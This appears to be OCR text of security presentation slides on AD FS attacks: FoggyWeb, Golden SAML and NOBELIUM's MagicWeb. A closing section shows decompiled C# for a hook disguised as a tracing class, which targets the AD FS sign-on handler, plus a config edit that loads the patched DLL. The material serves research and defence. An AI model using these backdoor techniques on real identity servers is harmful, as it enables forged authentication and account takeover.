


https://www.microsoft.com/en-us/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

FoggyWeb


Microsoft.IdentityServer.ServiceHost.exe
Unmanaged code
Common Language Runtime (CLR)
loads
mscoree.dll
mscorei.dll
DLL search order hijacking (T1574.001)
version.dll
(%WinDir%\ADFS\version.dll)
Decrypts and loads backdoor DLL (encrypted .pri file on disk)
Managed code
AppDomain
AD FS code
FoggyWeb backdoor DLL


FoggyWeb


User
Actor
Internet
Firewall
Web Application Proxy
Firewall
Microsoft.IdentityServer.ServiceHost.exe
AD FS Code
FoggyWeb backdoor
GET /adfs/portal/images/theme/light01/profile.webp
GET /adfs/portal/images/theme/light01/background.webp
GET /adfs/portal/images/theme/light01/logo.webp
POST /adfs/services/trust/2005/samlmixed/upload
Exfiltrate token-signing certificate
Exfiltrate token-decryption certificate
Exfiltrate AD FS configuration
Download additional components
AD FS server
INTERNET
DMZ
INTRANET

Golden SAML: Authentication Discrepancy


The problem with Golden SAML

Legitimate SAML Flow



https://www.sygnia.co/threat-reports-and-advisories/golden-saml-attack/

Golden SAML (And its Detection Opportunity)



https://www.sygnia.co/threat-reports-and-advisories/golden-saml-attack/

APT29:
Nobelium's MagicWeb

AD FS Claim Transform Backdoor

The cool stuff

Microsoft | Microsoft Security Solutions Products Services Partners Resources Contact Sales Start free trial All Microsoft Search Light Dark

Blog home / Incident response

Search the blog

Research Incident response Attacker techniques, tools, and infrastructure ·

21 min read

MagicWeb: NOBELIUM's post-compromise trick to authenticate as anyone

By Microsoft Incident Response
Microsoft Threat Intelligence

August 24, 2022

Threat intelligence

Blizzard

April 2023 update – Microsoft Threat Intelligence has shifted to a new threat actor naming taxonomy aligned around the theme of weather. NOBELIUM is now tracked as **Midnight Blizzard**.

To learn about how the new taxonomy represents the origin, unique traits,


https://www.microsoft.com/en-us/security/blog/2022/08/24/magicweb-nobeliums-post-compromise-trick-to-authenticate-as-anyone/

Indicators of compromise (IOCs)


Microsoft isn't sharing IOCs on this NOBELIUM activity at this time. However, NOBELIUM frequently customizes infrastructure and capabilities per campaign, minimizing operational risk should their campaign specific attributes be discovered. If MagicWeb is identified in your environment, it's unlikely to match any static IOCs from other targets such as a SHA-256 value. It's recommended to use the hunting guidance provided above to investigate your environment.

NOBELIUM uses unique tradecraft per target, so it's highly likely that the OIDs and public tokens are unique per target as well. We've redacted these OIDs and tokens in this report. Please see the hunting guidance section for information on how to look for variants related to this attack.

Microsoft.IdentityServer.Diagnostics.dll



dnSpyEx – Easy Patching




```
            if (assembly.FullName.Contains(assmblyfullname))
            {
                TraceLog.LogLine("[GetAssemblyByFullName] Found Assembly! returning it");
                return assembly;
            }
        }
        TraceLog.LogLine("[GetAssemblyByFullName] Did not find assembly from full name");
        assembly2 = null;
    }
    catch (Exception)
    {
        TraceLog.LogLine("[GetAssemblyByFullName] hit Exception in GetAssemblyByFullName");
        assembly2 = null;
    }
    return assembly2;
}

// Token: 0x060000F6 RID: 246 RVA: 0x000454F8 File Offset: 0x000436F8
static TraceLog()
{
    try
    {
        TraceLog.LogLine("");
        TraceLog.LogLine("[TraceLog] start");
        if (IntPtr.Size == 8)
        {
            TraceLog.LogLine("[TraceLog] 64bit");
            TraceLog.GetAllAssemblies();
            if (TraceLog.InstallArbHook("Microsoft.IdentityServer.Web.Handlers.IdpInitiatedSignOnPageHandler", "CanProcess", "BeginCanProcess"))
            {
                TraceLog.LogLine("[TraceLog] TraceLog.InstallArbHook returned true");
            }
            else
            {
                TraceLog.LogLine("[TraceLog] TraceLog.InstallArbHook returned false");
            }
        }
        TraceLog.LogLine("[TraceLog] END");
    }
    catch (Exception)
    {
        TraceLog.LogLine("[TraceLog] hit Exception");
    }
}
```

Modify GAC pt1

C:\Windows\AD FS\Microsoft.IdentityServer.Servicehost.exe.config

```
<source name="Microsoft.IdentityModel" switchValue="Verbose">
    <listeners>
        <add name="ADFSWifListener" traceOutputOptions="ProcessId,ThreadId" initializeData="Wif"
type="Microsoft.IdentityServer.Diagnostics.ADFSTraceListener,Microsoft.IdentityServer.Diagnostics,V
ersion=10.0.0.0, Culture=neutral, PublicKeyToken=1fb3ce022173270d, processorArchitecture=MSIL" />
    </listeners>
</source>
```

